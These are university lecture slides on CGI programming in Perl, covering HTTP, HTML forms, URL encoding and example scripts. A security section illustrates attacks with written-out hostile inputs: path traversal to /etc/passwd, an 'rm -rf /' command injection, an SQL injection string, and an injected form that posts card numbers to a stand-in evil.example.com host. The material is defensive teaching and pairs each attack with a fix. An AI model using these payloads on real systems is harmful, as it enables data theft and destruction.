CGI Scripting for Programmers: Introduction

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Administrivia

- Fire escapes
- Who am I?
- Pink sheets
- Green sheets
- Timing

This course

- What we'll be covering
- The handouts
- Course website:

`http://www-uxsup.csx.cam.ac.uk/~jw35/courses/cgi/`

- General assumptions
  - Prerequisites
    - existing programming skills
    - a basic understanding of the way that web servers operate
    - experience of configuring and administering a web server
  - Perl as an example programing language
  - Apache/Unix bias
- Computing Service facilities that support CGI programming

The 'Common Gateway Interface'


- A brief history of web serving
  - Static documents
  - Dynamic documents
- CGI is all about things that happen on the server
- Interface between a web server and a program that creates content
- The first ever way to create dynamic web content
- Hugely influential for subsequent protocols that are not actually CGI at all
- ... and only 8 pages long

An example CGI program

- *simple.html*:

```
#!/usr/bin/perl -Tw
use strict;

my $now = localtime();

print "Content-type: text/plain\n";
print "\n";
print "Hello World\n";
print "\n";
print "It is now $now\n";
```

An example CGI program - results



A look at some 'standards'

HTML

- A lot of CGI programming involves creating HTML
- Important current 'recommendations':
  - XHTML 1.0 - `http://www.w3.org/TR/xhtml1/`
  - HTML 4.01 - `http://www.w3.org/TR/html4/`
- Validate your HTML - `http://validator.w3.org/`

HTTP

- HTTP defines exchanges between web clients and web servers
  - Current HTTP 1.1 (RFC 2616)
  - Previous HTTP 1.0 (RFC 1945)
- CGI program authors need to know quite a lot about HTTP
- It's a request-response protocol
- Requests and responses consist of
  - some headers
  - a blank line
  - optionally a body

A HTTP request

```
GET /cs/about/ HTTP/1.1
Host: www.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;...
Accept: text/xml,application/xml,application/xhtml+xml,...
Accept-Language: en, en-gb;q=0.83, en-us;q=0.66, de;q=0.50,...
Accept-Encoding: gzip, deflate, compress;q=0.9
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Connection: keep-alive
...blank line...
```

- The first line is the 'Request line', and consists of
  - The *method*: GET, POST, or HEAD (or some others)
  - The resource being requested
  - The version string for the protocol being used
- The request line is followed by headers
- Headers consist of a name, a colon, some space, and a value
- Requests can (though commonly don't) include a body containing additional data

A HTTP response

```
HTTP/1.1 200 OK
Date: Wed, 05 Feb 2003 10:52:39 GMT
Server: Apache/1.3.26 (Unix) mod_perl/1.24_01
Last-Modified: Thu, 05 Dec 2002 16:31:09 GMT
ETag: "296a9-1b0c-3def7f4d"
Accept-Ranges: bytes
Content-Length: 6924
Connection: close
Content-Type: text/html; charset=iso-8859-1
...blank line...
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en">
<head>
...etc...
```

- The first line is the 'Status Line', and consists of
  - The version string for the protocol being used
  - A three-digit status code (`200` is 'Success')
  - A text representation of the status

HTTP responses (2)

- There are various ranges of Status codes
  - 1xx - Informational
  - 2xx - Client request successful
  - 3xx - Client request redirected
  - 4xx - Client request incomplete
  - 5xx - Server error
- The text representation is just for human consumption
- The status line is followed by headers as for a request
- Responses normally include a body
- This contains the data that makes up the requested resource (HTML page, PNG image, movie, etc)

Media Types

- Used in `Accept` and `Content-Type` headers to define what a resource contains
- Borrowed from MIME, hence sometimes called 'MIME types'
- Examples
  - `text/plain` - Plain text
  - `text/html` - HTML text
  - `image/png` - Image in Portable Network Graphics format
  - `application/vnd.ms-excel` - Vendor extension - Excel Spreadsheet
  - `application/octet-stream` - Unidentified stream of bytes
- Some browsers are more interested in any suffix on the end of a URL
- `http://www.iana.org/assignments/media-types/`

Character encoding

- Used in `Accept-charset` and `Content-type` headers
- Map octets 'on the wire' into characters for 'text/' types
- Examples
  - US-ASCII
  - ISO-8859-1
  - UTF-8
  - GB2312
  - WINDOWS-1251
- `http://www.iana.org/assignments/character-sets`

Alphabet soup: URIs, URNs and URLs

- URIs are generalized resource identifiers
  - URNs provide a location-independent name for a resource
  - URLs locate things
- Syntax defined in RFC 2396
- HTTP URLs, e.g (though all on one line):

```
http://www.example.com:8080/cgi-bin/example?
  day=thur&month=march
```

- This consists of:
  - scheme (`http`)
  - host (`www.example.com`)
  - port number (`8080`)
  - path information (`/cgi-bin/example`)
  - query string (`day=thur&month=march`)

URL encoding

- Some characters must be encoded if they appear in URLs
  - Those which can never appear in URLs: e.g. control characters, space, `"`, `{`, `}`, `|`, and others
  - 'Reserved Characters' which must be quoted to suppress their 'special meaning': things like `/`, `?`, `:`
- Exactly which characters need to be encoded differ from component to component of a URL
- The only characters that can always appear as themselves are

```
a-z  A-Z  0-9  -  _  .  !  ~  *  '  (  )
```

- Encoding uses a percent sign and the two-digit hex value of that character: `#` -> `%23`
- Because of the 'Reserved Characters' you can't encode/decode an entire URL

Example encoding and decoding routines

- Encoding

```
sub uri_escape {
  my $text = shift;
  $text =~
   s/([^a-z0-9_.!~*'()-])/sprintf "%%%02X", ord($1)/egi;
  return $text;
}
```

- Decoding

```
sub uri_unescape {
  my $text = shift;
  $text =~ tr/\+/ /;
  $text =~ s/%([a-f0-9][a-f0-9])/chr( hex( $1 ) )/egi;
  return $text;
}
```

- There is a 'complication' with decoding '+'

The CGI

- Specified at

`http://hoohoo.ncsa.uiuc.edu/cgi/interface.html`

- Specifies three aspects of the way that CGI-conforming programs interact with web servers:
  - Environment variables available to the program
  - How the program can access data provided by the client
  - How the program can send data to the client

CGI Environment Variables

- Environment variables are a standard part of Unix and Windows programming environments
- Name-value pairs
- The can be accessed from programs in various ways:
  - `$ENV{name}` (Perl)
  - `$name` (shell script)
  - `%name%` (DOS command line or batch file)
- There are 17 CGI variables defined by name, for example:
  - `SERVER_NAME`
  - `REQUEST_METHOD`
  - `QUERY_STRING`

CGI Environment Variables (2)

- In addition, the values of headers received from the client go into environment variables
- Their names
  - start `HTTP_`
  - then the header name
  - converted to upper case
  - with any '-' characters changed to '_'
- Common examples include
  - `HTTP_USER_AGENT`
  - `HTTP_REFERER`

Reading data from the client

- Requests *CAN* include data in the body of the request
- CGI programs can access this by reading from their 'standard input'
- The amount of data available on standard input is indicated by the `CONTENT_LENGTH` environment variable
- The web server is not required to indicate 'end of file' once the CGI program has read all the data

Sending data to the client

- CGI programs send output to their 'standard output'
- The web server sends it to the client
- The output *MUST* start with a small header (same format as HTTP headers, and terminated by one blank line)
- There are 3 'special' CGI headers:
  - `Content-type`
  - `Location`
  - `Status`
- Any additional headers are included in the response sent to the client
- The web server turns all these into a complete set of headers in the response
- NPH mode

Command line

- OK, I admit it, the CGI specifies *four* aspects of program/web servers interaction...
- The fourth method of passing information from the web server to the CGI program is the program's command line
- This is only used with the now deprecated <isindex> HTML element, and I don't propose to refer to it again

Recap

- CGI authors need to know lots about protocols
- HTML
- HTTP
- URI
  - don't forget the encoding
- CGI

CGI programs in practice

A review of our first example


- Our first simple example looked like this
- *simple.cgi*:

```
#!/usr/bin/perl -Tw
use strict;

my $now = localtime();

print "Content-type: text/plain\n";
print "\n";
print "Hello World\n";
print "\n";
print "It is now $now\n";
```

Running our first example

```
$ ./simple.cgi
Content-type: text/plain

Hello World

It is now Wed Feb 19 10:12:17 2003
```

Results of our first example



From text/plain to text/html


- We could replace our example with one that creates HTML output
- *simple-html.cgi*:

```
#!/usr/bin/perl -Tw
use strict;

my $now = localtime();

print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";

print "<html>\n";

print "<head>\n";
print "<title>A first HTML CGI</title>\n";
print "</head>\n";

print "<body>\n";
print "<h1>Hello World</h1>\n";
print "<p>It is $now</p>\n";
print "</body>\n";

print "</html>\n";
```

Running the new version

```
$ ./simple-html.cgi
Content-type: text/html; charset=iso-8859-1

<html>
<head>
<title>A first HTML CGI</title>
</head>
<body>
<h1>Hello World</h1>
<p>It is Wed Feb 19 10:14:41 2003</p>
</body>
</html>
```

Results of the new version



Escaping HTML

- In HTML, some characters are 'special' and have to be 'escaped': '<', '>' and '&'
- This shouldn't be a problem for the previous example, because dates should never contain these characters
- But when outputting HTML using data from 'outside' it should always be escaped
- Sometimes quote and double-quote also need to be escaped

Escaping HTML (2)

- The following Perl function will do approximately what we need:

```
sub escapeHTML {
    my $text = shift;
    $text =~ s/&/&amp;/g;
    $text =~ s/</&lt;/g;
    $text =~ s/>/&gt;/g;
    return $text;
  }
```

- We can adjust our previous program to include

```
print "<p>It is ";
print escapeHTML($now);
print "</p>\n";
```


- See *simple-html2.cgi*

Recap

- CGI programs can be quite simple - text and/or HTML
- HTML needs to be escaped to avoid special characters

Forms

Forms



Forms (2)

- *register.html*

```
<html>

<head>
<title>Mailing list</title>
</head>

<body>
<h1>Mailing list signup</h1>
<p>Please fill in this form to be notified of
future updates</p>

<form action="reg.cgi" method="post">
<p>Name: <input type="text" name="name" /></p>
<p>Email: <input type="text" name="email" /></p>
<p><input type="submit" value="Submit Request" /></p>
</form>

</body>

</html>
```

- CGI programs often process HTML form requests

'POST' forms

- Clicking the submit button might send

```
POST /cgi-bin/reg.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
...blank line...
name=Jon+Smith&email=js35%40cam.ac.uk
```

- This request has a body of type

```
application/x-www-form-urlencoded
```

- This is constructed as follows
  - Collect the names and corresponding values of active form elements
  - Replace 'space' with '+'
  - Apply URL escaping rules to the result
  - Join names and values with an equals sign
  - Join name-value pairs with `&` characters
- This processing order is significant
- This construction is defined in the HTML recommendations

'POST' forms (2)

- A CGI program can read the request body from standard input
- `The` *Content-length* header is available in the `CONTENT_LENGTH` environment variable
- A CGI should read exactly `CONTENT_LENGTH` bytes

'GET' forms

- If you change the method from 'POST' to 'GET', the request becomes

```
GET /cgi-bin/reg.cgi?name=Jon+Smith&email=js35%40cam.ac.uk HTTP.
Host: www.example.com
```

- Form values are encoded as for POST, but appear as the 'Query' component of the URL
- The body is empty
- A CGI will find the form values in the `QUERY_STRING` environment variable

Choosing between POST and GET

- RFC 2616 says: "GET [...] SHOULD NOT have the significance of taking an action other than retrieval"
- HTML 4.01 says: "The "get" method should be used when the form is idempotent (i.e., causes no side-effects)".
- Browsers expect this
- POST avoids environment variable length limitations
- Responses to POST requests can't be cached
- GET forms expose form variables in the browser window
- GET requests don't have to come from forms:

```
<A href="/cgi-bin/reg.cgi?name=Jon+Smith&amp;email=js35%40cam.a
```

- ... but notice that '`&`' needs to be HTML-escaped as '`&`'
- GET requests are restricted to ASCII

<form>

```
<form action="some.cgi" method="post">
...
...
</form>
```

- Attributes:
  - `method`: default 'get', case insensitive
  - `action`: URL, required
  - `enctype`: default 'application/x-www-form-urlencoded'
- There is nothing to say that the `action` URL can't already have a query string...

Text and Password fields

```
Name: <input type="text" name="surname" value="Name" />
<br />
Password: <input type="password" name="pwd" value="foobar" />
```

- Attributes:
  - `type`: the type of control
  - `name`: the name of the field
  - `value`: initial field value
  - `size`: number of characters to display
  - `maxlength`: maximum number of characters to accept
- Password fields don't echo characters as typed but otherwise provide no additional security
- `maxlength` can be exceeded

Checkboxes and Radio Buttons

```
<input type="radio" name="drink" value="tea" />Tea
<input type="radio" name="drink" value="coffee"
                          checked="checked" />Coffee
<br />
<input type="checkbox" name="milk"   value="yes" />Milk
<input type="checkbox" name="sugar" value="yes" />Sugar
```

- Attributes:
  - `type`: the type of control
  - `name`: the name of the field
  - `value`: field value - returned on form submission if selected
  - `checked`: if true, the control is set by default
- Only one radio button (with the same name) can be selected at once
- ...but it's easy to submit requests that look as if multiple radio buttons were selected

Buttons

```
<input type="submit" name="submit" value="Do Search" />
<input type="reset"  name="why"    value="Defaults" />
<input type="button" name="button" value="Click here" />
```

- Attributes:
  - `type`: the type of control
  - `name`: the name of the button
  - `value`: both the value that is submitted and the text used as a label
- Clicking a 'submit' button submits the form
- Clicking a 'reset' button resets all fields to their initial values but does not submit the form
- Clicking on a 'button' button does nothing
  - ... without scripting help

Hidden fields

```
<input type="hidden" name="state" value="New York" />
```

- Attributes:
  - `type`: the type of control
  - `name`: the name of the field
  - `value`: field value
- Hidden fields are not secret or protected from tampering

Image buttons

```
<input type="image" name="find" value="Finding"
       src="b1.png" alt="[FIND]" />
```

- Attributes:
  - `type`: the type of control
  - `name`: the name of the button
  - `src`: URL of an image that will form the button
  - `alt`: text description of the image
  - `value`: the value that will submitted by some text browsers
- Clicking an 'image' button submits the form
- Graphical browsers return the position clicked as `<name>.x` and `<name>.y`

Selections

```
<select name="contact">
  <option selected="selected">Webmaster</option>
  <option value="mailroom">Postmaster</option>
  <option>TimeLord</option>
</select>
```

Selections (2)

- 'select' attributes:
  - `name`: the name of the field
  - `size`: the number of lines. `size="1"` implies a pop-up menu
  - `multiple`: if true, more than one option may be selected (requires `size > 1`)
- 'option' attributes:
  - `value`: the value to be submitted if this option is selected. If omitted, the text from the body of the option is submitted
  - `selected`: if true, this option is selected by default
- If multiple options are selected, multiple `name=value` pairs appear in the request
- Even though options are constrained on the form, it's still easy to submit requests that contain other values

Text Areas

```
<textarea name="Comments" cols="40" rows="5">
Default text
Foo..
...Bar...
......Buz...
.........Boo...
</textarea>
```

- Attributes:
  - `name`: the name of the field
  - `columns`: the visible width in average character widths
  - `rows`: the number of visible text lines
- Internet explorer supports the non-standard `wrap` attribute

Other form tags and attributes

- `readonly=` and `disabled=`
- `<label>`, `<fieldset>`, `<legend>`, `<optgroup>`
- `tabindex=`, `accesskey=`
- Some/all may be needed for accessibility

Decoding form data

```
sub parse_form_data {
  my ($query, %form_data, $name, $value, $name_value,
      @name_value_pairs);
  @name_value_pairs = split(/&/,$ENV{QUERY_STRING} )
                                          if $ENV{QUERY_STRING};
  if ( $ENV{REQUEST_METHOD} and
       $ENV{REQUEST_METHOD} eq 'POST' and
       $ENV{CONTENT_LENGTH} ) {
    $query = "";
    if (read(STDIN, $query, $ENV{CONTENT_LENGTH}) ==
                                        $ENV{CONTENT_LENGTH}) {
      push @name_value_pairs, split(/&/,$query);
    }
  }
  foreach $name_value ( @name_value_pairs ) {
    ($name,$value) = split /=/, $name_value;
    $name = uri_unescape($name);
    $value = "" unless defined $value;
    $value = uri_unescape($value);
    $form_data{$name} = $value;
  }
  return %form_data;
}
```

Decoding form data (2)

- Call it like this

```
my %query = parse_form_data();
```

- This routine will not cope with values that are returned more than than once, such as from select elements with the multiple attribute
- It should only be called once
- But "While it's good to know how wheels work, its a bad idea to reinvent them"

Recap


- CGIs are often used to process form submissions
- GET or POST requests
- HTML form controls
- Form data is encoded

Forms in practice

The request page (clock.html)

```
<html>
<head>
<title>A virtual clock</title>
</head>
<body>
<form action='clock.cgi'>
<p>Your name: <input type='text' name='name' /></p>
<p>Show:
<input type='checkbox' checked='checked' name='time' />time
<input type='checkbox' checked='checked' name='weekday' />weekda
<input type='checkbox' checked='checked' name='day' />day
<input type='checkbox' checked='checked' name='month' />month
<input type='checkbox' checked='checked' name='year' />year
</p>
<p>Time style
<input type='radio' name='type' value='12-hour' />12-hour
<input type='radio' name='type' value='24-hour'
                                  checked='checked' />24-hour
</p>
<p>
<input type='submit' name='show' value='Show' />
<input type='reset' value='Reset' />
</p>
</form>
</body>
</html>
```

The request page (2)




clock.cgi - the main program

```
#!/usr/bin/perl -wT
use strict;

use POSIX 'strftime';

use vars '%query';

%query = parse_form_data();

print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
print "<html>\n";
print "<head>\n";
print "<title>A virtual clock</title>\n";
print "</head>\n";
print "<body>\n";
print_time();
print "</body>\n";
print "</html>\n";
```

clock.cgi - print_time

```
sub print_time {
  my ($format, $current_time);
  $format = '';
  if ($query{time}) {
    if ($query{type} eq '12-hour') {
      $format = '%r ';
    }
    else {
      $format = '%T ';
    }
  }
  $format .= '%A, ' if $query{weekday};
  $format .= '%d '  if $query{day};
  $format .= '%B '  if $query{month};
  $format .= '%Y '  if $query{year};
  $current_time = strftime($format,localtime);
  if ($query{name}) {
      print "Welcome ";
      print escapeHTML($query{name});
      print "! ";
  }
  print "It is <b>";
  print escapeHTML($current_time);
  print "</b><hr />\n";
}
```

clock.cgi - result



clock.cgi - Comments

- Would work just as well with `action='post'`
- We can call this from a URL with GET-style query string in a HTTP 'a' tag.

```
<a href="clock.cgi?time=yes&amp;year=yes">View Clock</a>
```

Printing the form from the CGI

- Forms and the CGIs that process them are closely linked
- So get the CGI to create the form
- The form tag's `action` attribute is required, but an empty URL works fine

clock2.cgi - the main program

```
#!/usr/bin/perl -wT
use strict;

use POSIX 'strftime';

use vars '%query';

%query = parse_form_data();

print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
print "<html>\n";
print "<head>\n";
print "<title>A virtual clock</title>\n";
print "</head>\n";
print "<body>\n";
print_time() if %query;
print_form();
print "</body>\n";
print "</html>\n";
```


clock2.cgi - print_form()

```
sub print_form {
  print "<form action=''>\n";
  print "<p>Your name: ";
  textbox ('name');
  print "<p>\n";
  print "<p>Show:\n";
  checkbox('time');
  checkbox('weekday');
  checkbox('day');
  checkbox('month');
  checkbox('year');
  print "</p>\n";
  print "<p>Time style\n";
  radio('type','12-hour');
  radio('type','24-hour');
  print "</p>\n";
  print "<p>\n";
  print "<input type='submit' name='show' value='Show' />\n";
  print "<input type='reset' value='Reset' />\n";
  print "</p>\n";
  print "</form>\n";
}
```


clock2.cgi - textbox(), checkbox(), radio()

```
sub textbox {
  my ($name) = @_;
  $name = escapeHTML($name);
  print "<input type='text' name='$name' />\n";
}

sub checkbox {
  my ($name) = @_;
  $name = escapeHTML($name);
  print "<input type='checkbox' name='$name' />$name\n";
}

sub radio {
  my ($name,$value) = @_;
  $name = escapeHTML($name);
  $value = escapeHTML($value);
  print
   "<input type='radio' name='$name' value='$value' />$value\n";
}
```

clock2.cgi - form



clock2.cgi - results




clock2.cgi - Comments

- Fields are not 'sticky' which is confusing
- ... but we can fix that

clock3.cgi - textbox(), checkbox(), radio()

```
sub textbox {
  my ($name) = @_;
  $name = escapeHTML($name);
  print "<input type='text' name='$name'";
  if ($query{$name}) {
    print " value='$query{$name}'\n";
  }
  print " />\n";
}

sub checkbox {
  my ($name) = @_;
  $name = escapeHTML($name);
  print "<input type='checkbox' name='$name'";
  if ($query{$name}) {
    print " checked='checked'";
  }
  print " />$name\n";
}

sub radio {
  ...
}
```

clock3.cgi - Results



Recap

- It is common for CGIs to both print a form and process it
- Sometimes useful for form fields to be 'sticky'

Security

Security in general

- CGI programs (and dynamic content in general) pose huge security problems
- They allow anyone in the world to execute programs in your server using input of their own choosing
- You can't trust ANYTHING that comes from outside
  - even if you think you know what it is
  - even if it's data from a 'select' or 'hidden' field
  - even if the user doesn't normally have access to it
- Remember that if CGIs run under the identity of the web server they can do anything that the web server can do
  - if the web server can read a file, so can a CGI
  - CGIs can access files outside the document root

Accessing Files

```
open (INFILE, "/var/www/html/quotations/$query{quote}");
```

- No problem if the `quote` field is "`quote01.txt`" ...
- ... but what if it's "`../../../../etc/passwd`"?
- In this case the right thing to do is to be clear what you will accept
- If quotation file names only consist of lower-case letters and '.' then reject everything else
- And reject '..' while you are at it

```
$query{quote} =~ tr{a-z\.}{}dc;
$query{quote} =~ s{\.\.}{}g;
```

Executing commands

- Sometimes the only (or, unfortunately, the easiest) way to do something in a CGI is to run an external command

```
print "Looking up $query{name}: " . `host $query{name}` . "\n";
```

- No problem if the `name` field is "`www.cam.ac.uk`" ...
- ... but what if it's "`www.cam.ac.uk; rm -rf /`"?
- Various solutions here, including only accepting valid characters and bypassing the shell

```
$query{name} =~ tr{a-z\.}{}dc;

open(HOST, "-|", "host", $query{name});
my $result = <HOST>;
print "Looking up $query{name}: $result\n";
close HOST;
```

Other substitution problems

- There are other places where substitution can be dangerous
- SQL statements, for example

```
SELECT XYZ from Users where
   User_ID='$query{user}' AND
   Password='$query{passwd}'
```

- should produce

```
SELECT XYZ from Users where
   User_ID='jw35' AND
   Password='secret'
```

- but what if the `user` parameter were "`jw35' or 1=1 --`"

```
SELECT XYZ from Users where
   User_ID='jw35' or 1=1 -- ' AND
   Password='rubbish'
```

Including CGI data in HTML pages

- This should be simple, shouldn't it?
- Consider the following

```
print "<form action='cc.cgi' method='post'>\n";
print "Welcome $query{user}";
print "<p>Enter credit card number: ";
print "<input type='text' name='cc'><br/>";
print "<input type='submit'></p>"
print "</form>"
```

- If someone can contrive to set the `user` field to

```
Jon Warbrick\n
<form action='http://evil.example.com/grab.cgi' action='post'>
```

- then the page will come out like this

```
<form action='cc.cgi' method='post'>
Welcome Jon Warbrick
<form action='http://evil.example.com/grab.cgi' action='post'>
<p>Enter credit card number:
<input type='text' name='cc'><br/>
<input type='submit'></p>
</form>
```

Including CGI data in HTML pages (2)

- It gets worse
- Web browsers support client side scripting
- Scripts loaded from a page or server have wide access to data from that page or server
  - Form fields...
  - Cookies...
- If someone can introduce `<script> ... </script>` on to a page that you are viewing, they get a lot of power
- Displaying user-supplied HTML inside HTML is actually very difficult

Including CGI data in HTML pages (3)

- Remove or escape 'special' characters before including them in a page
- So, what's special?
- That depends
  - in normal HTML text, '<' and '&' are special, and '>' might as well be
  - in attributes, quote, double-quote and space can be special
  - in the text of a client-side script almost anything could be special. Semi-colon and parentheses are likely to be dangerous
  - in URLs, all characters other than the safe set are special
- To correctly escape a special character you must define the character set you are using
- In UTF7, '`+ADwA-script+AD4A-`' is '`<script>`'

```
Content-type: text/html; charset=iso-8859-1
```

Misuse

- Consider a form-to-email script that stores the destination in the form
- Perhaps

```
<input type="hidden" name="dest"
  value="webmaster@example.com">
```

- Or

```
Chose who to contact:
<select name="dest">
  <option value="sales@example.com">Sales Department</option>
  <option value="support@example.com">Software Support</option>
  <option value="eng@example.com">Hardware Support</option>
</select>
```

- But it's easy to submit requests with `dest` set to anything
- Matt's Script Archive `formmail.cgi :-(`
- Between 30 and 90 probes a day for formmail on www.cam.ac.uk in the first 10 days of February 2003

Other security issues

- Beware buffer overruns
- Just because it's called `date` doesn't prevent someone uploading 200Mb of data
- Beware of 'denial of service' attacks - intentional and accidental
- Don't submit anything confidential over plain HTTP

Allowing users to run CGIs

- Think very, very hard before you allow general users on a multi-user machine to run their own CGIs
- They can access anything that the webserver can access
  - Passwords in the configuration file?
  - Other people's CGIs?
  - Other people's data files?
- A possible solution (under Apache) is `suexec` (and friends)

Recap

- Be afraid
- ...be very afraid

Other CGI Headers

Random images

- How about a CGI program which returns a random image from a directory every time it's called?
- ... did I hear someone say 'Ad-server'?

random.cgi

```
#!/usr/bin/perl -Tw
use strict;

my ($docroot, $pict_dir, @pictures, $num_pictures,
    $lucky_one, $buffer);

$docroot  = "/var/www/html";
$pict_dir = "cgi-course-examples/pictures";

chdir "$docroot/$pict_dir"
            or die "Failed to chdir to picture directory: $!";
@pictures = glob('*.png');
$num_pictures = $#pictures;
$lucky_one = $pictures[rand($num_pictures-1)];
die "Failed to find a picture" unless $lucky_one;

print "Content-type: image/png\n";
print "\n";

binmode STDOUT;
open (IMAGE, $lucky_one)
  or die "Failed to open image $lucky_one: $!";
while (read(IMAGE, $buffer, 4096)) {
  print $buffer;
}

close IMAGE;
```

Comments on random.cgi

- You can include this image into an html page in the normal way

```
<img src="/cgi-bin/random.cgi" alt="A random picture" />
```

- Or you could link to it

```
<a href="/cgi-bin/random.cgi">
```

- Right-click or "Save as..." on this will give a default filename of random.cgi or perhaps random.cgi.png
- A non-standard but workable solution is to use a 'Content-Disposition' header
  - For most browsers

```
Content-Type: image/png; name="random.png"
Content-Disposition: attachment; filename="random.png"
```

  - For MSIE

```
Content-Type: application/download; name=random.png
Content-Disposition: inline; filename=random.png
```


random2.cgi

```
#!/usr/bin/perl -Tw
use strict;
my ($docroot, $pict_dir, @pictures, $num_pictures,
    $lucky_one, $buffer);
$docroot  = "/var/www/html";
$pict_dir = "cgi-course-examples/pictures";

chdir "$docroot/$pict_dir"
            or die "Failed to chdir to picture directory: $!";

@pictures = glob('*.png');
$num_pictures = $#pictures;

$lucky_one = $pictures[rand($num_pictures-1)];

die "Failed to find a picture" unless $lucky_one;

print "Location: /$pict_dir/$lucky_one\n";
print "\n";
```

Comments on random2.cgi

- The '`Location`' CGI header returns a reference to the document, rather than the document itself
- If the argument is a path, the web server retrieves the document directly:

```
HTTP/1.1 200 OK
Date: Wed, 12 Feb 2003 15:10:33 GMT
Server: Apache/1.3.27 (Unix)  (Red-Hat/Linux) AxKit/1.4 ...
Last-Modified: Tue, 11 Feb 2003 16:04:24 GMT
ETag: "152edb-1d7-3e491f08"
Accept-Ranges: bytes
Content-Length: 471
Content-Type: image/png

...etc...
```

random2a.cgi

- If the argument to 'Location' is a URL, the server issues a redirect

```
HTTP/1.1 302 Found
Date: Wed, 12 Feb 2003 15:17:34 GMT
Server: Apache/1.3.27 (Unix)  (Red-Hat/Linux) AxKit/1.4 ...
Location: http://www.example.org/cgi-examples/
 pictures/main-06-04.png
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
